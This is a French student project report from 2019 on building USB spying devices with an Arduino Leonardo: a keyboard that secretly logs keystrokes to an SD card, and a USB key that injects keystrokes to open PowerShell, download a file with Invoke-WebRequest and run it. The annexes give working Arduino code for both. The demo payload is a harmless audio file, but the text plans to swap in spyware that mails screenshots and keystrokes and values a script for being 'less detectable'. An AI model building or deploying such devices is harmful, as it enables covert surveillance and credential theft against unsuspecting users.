Fabrication d’appareils USB spécialisés dans l’espionnage

Maxime Duquesne
Rémi GUILLOMON
Baptiste JEAN-LOUIS
Quentin Delpech

IMA3 S6 groupe P12
Promo 2021
Juin 2019

Sommaire

Introduction

Le but de notre projet est la création de périphériques USB (clavier et clef USB) incorporant des fonctionnalités propres (installation de logiciel d'espionnage, Keygraber). Ces périphériques seront contrôlés par un atmega16u2.

La durée de notre projet étant de deux ans nous avons décidé, durant la première année, de nous focaliser sur la partie software :

- l'étude théorique avec une compréhension suffisante du protocole USB pour nos périphériques, comment utiliser et configurer la bibliothèque LUFA puis incorporer le code dans le contrôleur USB

- la création de maquette sur Arduino, afin de voir la réalisabilité de notre projet, de mieux l'appréhender, et aussi d'avoir à notre disposition des algorithmes qui seront utiles au projet final.

Ainsi durant la 2ème année nous pourrons nous focaliser sur le hardware, ce qui comprend la création des PCB pour la clef et le clavier ainsi que leur « coque de protection ». En parallèle, nous pourrons également appliquer les connaissances acquises concernant le protocole USB et LUFA.

Aspect théorique

Protocole USB

Le protocole USB (Universal Serial Bus) permet la communication de données entre un hôte et un à plusieurs appareils. Il supporte le plug'n play, c'est-à-dire le branchement quand l'hôte est en marche.
L'hôte, détectant l'appareil sur le bus, l'interrogera et chargera les pilotes nécessaires à son bon fonctionnement sans l'intervention de l'utilisateur.

Il existe plusieurs vitesses USB : basse (1,5 Mbits/s), pleine (12 Mbits/s) ou haute (480 Mbits/s). Un port USB est constitué de quatre broches (voir la figure 1). Deux d'entre elles sont réservées à l'alimentation électrique du périphérique(une broche 5V et une masse), dans la limite des 0,5 A. Les deux autres véhiculent les signaux de données différentiels. La communication est bidirectionnelle mais ne peut avoir lieu simultanément dans les deux sens.



Figure 1 : Broches USB

Les transactions USB (flux de données) sont composées d'une suite de quatre types de paquets.

- Les paquets début de trame (SOF) indiquent le commencement d'une nouvelle trame.
- Les paquets Jetons (Token) définissent le type de transaction, l'adresse du périphérique et de destination et la terminaison désignée.
- Les paquets DATA optionnels constituent les données utiles.
- Les paquets d'état valident les transactions et fournissent des moyens de correction d'erreur.

Les terminaisons (Endpoints en Anglais) sont les émetteurs ou les récepteurs de données. Elles sont situées en fin de chaîne de communication.
Chaque appareil possède une "terminaison zéro" recevant toutes les commandes et demandes d'état, pendant l'énumération et tant que l'appareil est actif.



Figure 2: Les descripteurs USB

Les descripteurs sont la définition de la communication avec l'appareil USB. Ils informent l'hôte de sa nature, qui l'a réalisé, la version USB supportée, le nombre de configurations et de terminaisons, ainsi que leur type. Il y a cinq types de descripteurs :

- Le descripteur d'appareil précise les identificateurs d'appareils pour charger les pilotes, le nombre de configurations que l'appareil peut avoir. Il n'y a qu'un unique descripteur d'appareil par périphérique USB.

- Les descripteurs de configurations

Ils indiquent l'alimentation et la consommation maximale de l'appareil et le nombre d'interfaces. Comme différentes alimentations (alimentation de grande puissance, appareil auto-alimenté ou alimenté sur secteur) et modes de transfert sont envisageable, un appareil peut avoir plusieurs configurations. Lors de l'énumération de l'appareil, l'hôte lit les descripteurs d'appareils et décide de la configuration à adopter. Une seule configuration est validée à la fois.

- Les descripteurs d'interfaces

Ils sont en quelque sorte le détail de chaque fonctionnalité de l'appareil, constituée de plusieurs terminaisons. Si un appareil fait casque audio et microphone, chacune de ces fonctionnalités aura son interface. Plusieurs interfaces peuvent être validées simultanément par l'hôte :

- Les descripteurs de terminaisons précisent les terminaison autres que la terminaison zéro.
- Les descripteurs de chaînes sont optionnels et offrent de l'information plus explicite pour l'homme.

Enfin, nous pouvons considérer un sixième descripteur, le "Report Descriptor", très spécifique à la classe HID (Human Interface Device) grâce auquel chaque périphérique USB peut définir son protocole de transfert.

Bibliothèque LUFA

La bibliothèque LUFA (Lightweight USB Framework for AVR's) permet de simplifier l'utilisation du protocole USB pour tous types d'appareils. Elle est compatible avec de nombreuses cartes préfabriquées (dont Arduino) et de nombreuses microprocesseurs.

De plus, différentes démonstrations et projets sont disponibles en guise d'exemple.

Comment configurer la bibliothèque pour une carte personnalisée ?

La méthode est schématisée sur la figure 3, ci-dessous.



Figure 2 : Schématisation de la configuration de LUFA

Une fois la carte et ses composants choisis, on détermine les classes USB de l'appareil à partir desquelles on peut rédiger le fichier Descriptors.c et son header Descriptors.h, la fichier de configuration LUFAConfig.h et le Makefile.

Il restera à rédiger les headers décrivant la carte.

Quelles classes prévoir pour nos deux appareils ?

En ce qui concerne la clé USB, nous aurons besoin d'une fonctionnalité de stockage de données et optionnellement de LEDs ou de boutons.

Nous envisageons logiquement une classe de stockage de masse. Il faut aussi envisager une classe HID pour que l'appareil soit considéré comme clavier et puisse entrer des commandes dans l'OS.

Pour le clavier, une classe HID est aussi nécessaire pour que celui-ci remplisse sa fonctionnalité première. Enfin, nous devrons prévoir un stockage de données pour enregistrer les touches appuyées, d'où la nécessité d'une classe Stockage de masse.

Les maquettes

Dans la partie conception des maquettes nous avons travaillé avec une carte Arduino Leonardo.

Nous avons fait ce choix pour plusieurs raisons :

- l'Arduino UNO ne prend pas en charge la bibliothèque Keyboard qui nous sert à l'émulation du clavier sous l'environnement Arduino.

- Le module micro SD (utilisé pour les deux maquettes) était un module pour Leonardo.

- Le Leonardo utilise un ATmega32U2 comme contrôleur USB, mais heureusement l'ATmega32U2 et l'ATmega16u2 sont quasiment les mêmes (seule la taille de la mémoire diffère), donc le code pour l'ATmega32u2 sera compatible avec le 16u2.

La librairie Keyboard

Comme dit précédemment la librairie Keyboard sert à l'émulation d'un clavier sous l'environnement Arduino. Cette partie est importante car utilisée à la fois pour le clavier, et pour l'installation du logiciel espion, qui nécessitera des commandes à taper dans le shell de Windows.

Dans un premier temps nous avons téléchargé et installé le logiciel Arduino qui sert à programmer l'Arduino Léonardo. Par la suite nous y avons implanté la dernière version de la librairie Keyboard.

Pour écrire notre programme, nous avons utilisé comme squelette de base le code d'exemple de l'utilisation de la librairie Keyboard fourni avec le logiciel.

L'utilisation de la bibliothèque est plutôt simple, il suffit de lancer Keyboard.begin(). Alors l'Arduino est reconnue comme un clavier. Par la suite pour rentrer des touches il faut utiliser la commande suivante.

Keyboard.write() <appuie et relache> une touche

ou *Keyboard.press() <appuie et maintient appuyée>* une touche.

Le problème est que ces fonctions ne prennent en paramètres qu'un unique caractère. Pour améliorer la lisibilité du code et la facilité le débogage, nous avons créé la fonction keyboardprint(String) qui permet d'écrire toute la chaîne de caractères passer en paramètre.

- Annexe 1

Les problèmes que nous avons rencontrés lors de la création de ce programme concernent l'envoi de certaines touches bien spécifiques (exemple : @ , \, #) qui ont dû être prises en compte différemment des autres touches. Nous ne sommes pas certains de la source de ces erreurs, mais il se pourrait qu'elles soient dues à une différence de définition du clavier Qwerty de la bibliothèque Arduino Keyboard et de celle utilisée par l'ordinateur.

L'autre problème est lié à la disposition du clavier : Anglais (qwerty) ou Français (azerty).

Comme sous-entendu précédemment, la libraire Keyboard travaille sous qwerty. Il serait possible de créer un programme pour palier à cela. Mais nous n'avons trouvé aucun moyen d'obtenir l'information concernant la disposition du clavier. C'est pourquoi notre programme ne fonctionne que sous un ordinateur configuré en qwerty.

Code sous Windows pour la clé

Notre clef USB devra injecter des codes sous Windows afin de télécharger et d'installer le logiciel espion. Dans cette partie nous verrons le code utilisé.

Windows possède deux Shell diffèrents : -CMD et –PowerShell

Théoriquement, les deux nous permettraient de télécharger et de lancer un logiciel. Mais les essais sous CMD n'ont pas porté leurs fruits.

Ainsi, nous allons utiliser le PowerShell pour télécharger et installer notre logiciel espion.

- Annexe 2

Gestion de la carte SD

La carte SD sous Arduino est gérée via la bibliothèque SD, qui inclut la bibliothèque File. La première permet de se déplacer dans le système de fichiers et d'ouvrir des fichiers dans lesquels on pourra lire et écrire.

Les deux périphériques utiliseront une carte SD :le clavier afin de stocker les touches pressées, et la clef comme stockage des instructions.

La gestion de la carte SD sous Arduino n'est pas la même que sous les environnements Linux ou Windows. C'est-à-dire que la manipulation des fichiers sur la carte SD se fait nécessairement à l'aide de code.

Maquette du clavier

Le clavier devra se comporter comme un clavier 'normal' avec la fonction supplémentaire d'enregistrer les « inputs » sur la carte SD et de pouvoir les supprimer ou les renvoyer sur le pc.

La maquette du clavier sera réalisée comme dit précédemment sur un Arduino Leonardo. En vue d'une maquette plus simple, nous utiliserons un clavier numérique comportant 12 entrées (0 à 9 et R (return) et D (delete)). R aura pour fonction de réinjecter les entrées enregistrées et D les supprimera. Le composant qui remplit la fonction de clavier est le Shield pour Arduino MPR121 Cap. Touche. Les touches de ce clavier sont activée par une différence de capacité aux bornes de la touche. Ceci nous permet l'utilisation de divers objets comme touche. Ceci ne nous sera pas utile ici.

La maquette du clavier est parfaitement fonctionnelle, voici en quelques lignes son principe de fonctionnement.

void setup (): initialisation : SD , Keyboard , Adafruit

void loop (): scrutation des touches et enregistrement de celles-ci sur la carte SD, et gestion des touches spéciales R et D

La vérification de l'appui des touches se fait par scrutation. Lors de l'appui d'une touche, <touche> est enregistré sur la carte SD tandis que c'est >touche< qui est enregistré quand on la relâche.

- Annexe 3

Pour le projet final, la structure du programme restera la même. Seul le nombre d'inputs possibles augmentera.

Maquette clé

Pour rappel, la clef USB devra envoyer une série d'instructions pré-enregistrées sous forme d'input clavier et aussi servir d'adaptateur micro SD.

Le problème rencontré dans cette partie se situe sur la partie adaptateur micro SD. Nous souhaitons que la prise en charge de la micro SD se fasse par le système d'exploitation du PC et non celui de l'Arduino. Il est possible de faire reconnaître l'Arduino par le PC comme un périphérique de stockage mais il est alors impossible de le faire reconnaître comme un clavier.

Nous avons donc créé la maquette qui remplit la fonction de clavier. Notre maquette rentre les inputs pré-enregistrées et télécharge et lancer ainsi une musique sous Windows.

Principe de fonctionnement :

void setup () : initialisation du keyboard et de la SD

void loop () : envoi des inputs qui télécharge et lance une musique

- Annexe 4

Pour réaliser la maquette des fonctionnalités souhaitées, nous avons pensé utiliser un interrupteur. Il sélectionnera parmi deux contrôleurs USB différents celui qui gérera le clavier ou celui qui s'occupera du stockage de masse. La sélection des contrôleurs se fera sur l'envoi des paquets de mise en veille de l'ordinateur.

Logiciel espion

En ce qui concerne le logiciel espion nous n'avons pas encore décidé quelle démarche sera utilisé.

Deux possibilités s'offrent à nous.

La première consiste à utiliser un logiciel espion, nous en avons trouvé un très complet. Il s'agit du logiciel fkl qui nous permet de prendre des captures d'écran, tient un registre de l'utilisation des logiciels, enregistre les touches frappées… Il permet aussi d'envoyer toutes les informations récoltées par mail.

Mais l'utilisation d'un tel logiciel en ligne de commande uniquement reste compliqué.

La seconde possibilité serait la création de notre propre script espion qui utiliserait les fonctionnalités mises à notre disposition par les shells de Windows. Cette solution serait plus facile et moins détectable à la mise en place, mais restera très basique vis-à-vis des fonctionnalités.

Conclusion

L’objectif de cette année était de créer les prototypes du clavier et de la clé USB. Celui du premier a pu être mis en œuvre entièrement. Malheureusement, pour la clé USB, la combinaison du hardware et du software utilisé ne nous ont pas permis de réaliser complètement cette maquette. En effet, l’aspect stockage de masse n’a pas pu être satisfait. Néanmoins, elle permet tout de même d’ouvrir le terminal Windows et d’entrer les instructions pré-enregistrées. Côté documentation (protocole USB et bibliothèque LUFA), le travail fournit nous simplifiera grandement la tâche sur la partie logicielle.

L’objectif de l’année prochaine est de s’affranchir d’Arduino et réaliser nos propres cartes. Cela implique donc :

- de faire l’inventaire des composants nécessaires aux différentes fonctionnalités et à la réalisation des PCB,

- la rédaction des fichiers de la bibliothèque LUFA pour chacune des cartes,

- la rédaction des programmes (on pourra s’appuyer sur ceux des maquettes construites cette année),

- le montage des deux périphériques.

Annexes

- Annexe 1 : fonction keyboardprint

```
void keyboardprint ( String texte ){
  int i = 0;
  while (texte[i]!='\0'){
    if(texte[i]=='@'){              */
      Keyboard.write('"');
    }
    else if(texte[i]=='"'){
      Keyboard.write('@');              Prise en compte des caractères spéciaux
    }
    else if(texte[i]=='\\'){
      Keyboard.press(KEY_RIGHT_ALT);
      Keyboard.press(92);
    }                               */
    else {
      Keyboard.write(texte[i]);
      }
    delay(ti);                      // Delay entre les inputs
    Keyboard.releaseAll();
    i++;
    }
}
```

- Annexe 2 : instructions pour ouvrir le shell et taper les commandes sous W8

Code pour Windows :

Ouvrir un power Shell en admin :
Presser touche Windows
Ecrire : Powershell
Presser : entré + shift + entré
Presser : <-
Presser : Entré

Télécharger un logiciel dans un power Shell
Invoke-WebRequest –Uri «adresse du fichier» –OutFile «adresse destination + nom et type fichier»
«https://www.mediacollege.com/audio/tone/files/440Hz_44100Hz_16bit_30sec.mp3» -OutFile «./mp3.mp3»

Lancer un .exe dans un power Shell:
C:\Program Files\qBittorrent\qbittorrent.exe" exemple avec qbittorent

- Annexe 3 : code clavier

```
#include <Keyboard.h>
#include <Wire.h>
#include "Adafruit_MPR121.h"
#include <string.h>
#define ti 20
#include<SD.h>

#ifndef _BV
#define _BV(bit) (1 << (bit))
#endif

// You can have up to 4 on one i2c bus but one is enough for testing!
Adafruit_MPR121 cap = Adafruit_MPR121();
// Keeps track of the last pins touched
// so we know when buttons are 'released'
uint16_t lasttouched = 0, currtouched = 0;

int tab[]={3,7,15,2,6,14,1,5,9,0,4,8}; //mappage des touches
File fichier2;     String filename2="texto.txt";   char c;

void keyboardprint ( String texte){ ...} //voir annexe 1

void setup() {
  //keyboard out
   pinMode(2, INPUT_PULLUP);
  Keyboard.begin();
  //SD
  while(! SD.begin(4)){
    delay(1000);
  }
  //File2
  while( !(fichier2=SD.open(filename,FILE_WRITE)) ){
    delay(1000);
  }
  //keyboard in
  // Default address is 0x5A, if tied to 3.3V its 0x5B
  // If tied to SDA its 0x5C and if SCL then 0x5D
//checks wiring
  if (!cap.begin(0x5A)) {
    while (1);
  }
}
```

```
void loop() {
  lasttouched = currtouched;          // reset our state
  currtouched = cap.touched();      // Get the currently touched pads
  if(currtouched!=lasttouched){
    if ((currtouched & _BV(2)) && !(lasttouched & _BV(2)) ) { //effacement de la mémoire
      fichier2.close();
      SD.remove(filename2);
      fichier=SD.open(filename2,FILE_WRITE);
    }
    if ((currtouched & _BV(5)) && !(lasttouched & _BV(5))) {    //récupération des entrées
      Keyboard.write(KEY_RETURN);
      fichier2.seek(0);
      while((c=fichier2.read())!=-1){
        Keyboard.write(c);
      }
    }
    for (uint8_t i=0; i<12; i++) {
      if(i==2 || i==5)i++;//ne pas traiter R et D
      // it if *is* touched and *wasnt* touched before, alert!
      if ((currtouched & _BV(i)) && !(lasttouched & _BV(i)) ) {
        c=('0'+tab[i]);
        fichier2.write('<');
        fichier2.write(c);
        fichier2.write('>');
        Keyboard.press(c);
      }
      // if it *was* touched and now *isnt*, alert!
      if (!(currtouched & _BV(i)) && (lasttouched & _BV(i)) ) {
        c=('0'+tab[i]);
        fichier2.write('>');
        fichier2.write(c);
        fichier2.write('<');
        Keyboard.release(c);
      }
    }
    fichier2.write('\n');
    fichier2.flush();//force l'enregistrement physique des données
  }
}
```

- Annexe 4 : clé USB

```
#define ti 50

#include "Keyboard.h"
#include <string.h>

// change this to match your platform:
int platform = WINDOWS;

void setup() {
  // make pin 2 an input and turn on the pull-up resistor so it goes high unless
  // connected to ground:
  pinMode(2, INPUT_PULLUP);
  Keyboard.begin();
}

void keyboardprint ( String texte ){ … } //voir annexe 1

void loop() {
  while (digitalRead(2) == HIGH) {
    // do nothing until pin 2 goes low
    delay(500);
  }
  delay(1000);


      // ouvertur power shell
      Keyboard.write(KEY_LEFT_GUI);
      delay(ti);
      keyboardprint("powershell");
      Keyboard.write(KEY_RETURN);
      delay(1000);
      //téléchargement du fichier
      keyboardprint("Invoke-WebRequest -Uri ");

keyboardprint("\"https://www.mediacollege.com/audio/tone/files/440Hz_44100Hz_16bit
_30sec.mp3\"");
      keyboardprint(" -OutFile \"./mp3.mp3\"");
      Keyboard.write(KEY_RETURN);
      delay(1000);
      //ouverture du fichier
      keyboardprint(".\\mp3.mp3");
      Keyboard.write(KEY_RETURN);

  // do nothing:
  while (true);
}
```